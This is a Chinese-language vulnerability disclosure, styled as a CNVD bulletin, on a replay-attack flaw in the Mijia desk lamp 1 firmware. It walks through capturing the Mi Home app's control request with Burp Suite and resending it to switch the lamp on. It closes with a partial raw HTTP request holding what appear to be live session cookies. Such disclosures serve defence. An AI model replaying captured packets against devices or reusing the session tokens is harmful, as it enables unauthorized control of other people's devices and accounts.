**国家信息安全漏洞共享平台(CNVD)漏洞通报**

**关于米家台灯存在逻辑缺陷漏洞的情况通报**

国家互联网应急中心（CNCERT） 2021年1月26日

## 漏洞描述

## 米家台灯1存在重放攻击漏洞

**漏洞厂商**: 小米

**厂商官网**: https://www.mi.com/

**影响产品**: 米家台灯 1

**影响产品版本**: 2.0.4\_0066


**固件链接**: 非公开

### 漏洞描述


米家台灯 1 存在重放攻击漏洞，允许远程攻击者通过重放攻击绕过预期访问限制，控制米家台灯 1 开关等等功能。

### 漏洞详情


以重放攻击打开台灯为例。通过 burp sutie 抓取[米家](https://app.mi.com/details?id=com.xiaomi.smarthome) APP 流量，点击开启台灯，抓取一个路径是 /app/home/rpc/xxxxxx 的流量包，这个就是操控台灯的数据包：



放入重放器，只要发送这个数据包就能开启台灯。



可以看到包里面的 data 加密的，通过分析 apk 知道是加密的 json 存放控制信息键值对。再次抓取一个开灯操作包：



两次数据包 data 密文不一样，但是**两个数据包都能重放攻击打开台灯**。

### 攻击演示

攻击视频过程，请查看目录下的演示视频



### 数据包

**Power on**

POST /app/home/rpc/103026381 HTTP/2  
Host: api.io.mi.com  
Cookie: cUserId=z5I4yEoraBTq9saRx4EVTyhYmis; yetAnotherServiceToken=kCgNCaLNEN8ZWgRWAB8rz80p30J0tUq9rczSyjT6Mppke/W/bE9kEgoOIWjkZHvxNorxDWGhhSOWrPIuuR9RV/w4z9I4Qr5L6yPzruhiYo3/OuM17Gjjg8j9p5arxV/c57cMbvPyq/BrAnsEWx4gtr/nHW1cNurliqCDnbVfnwQ=; 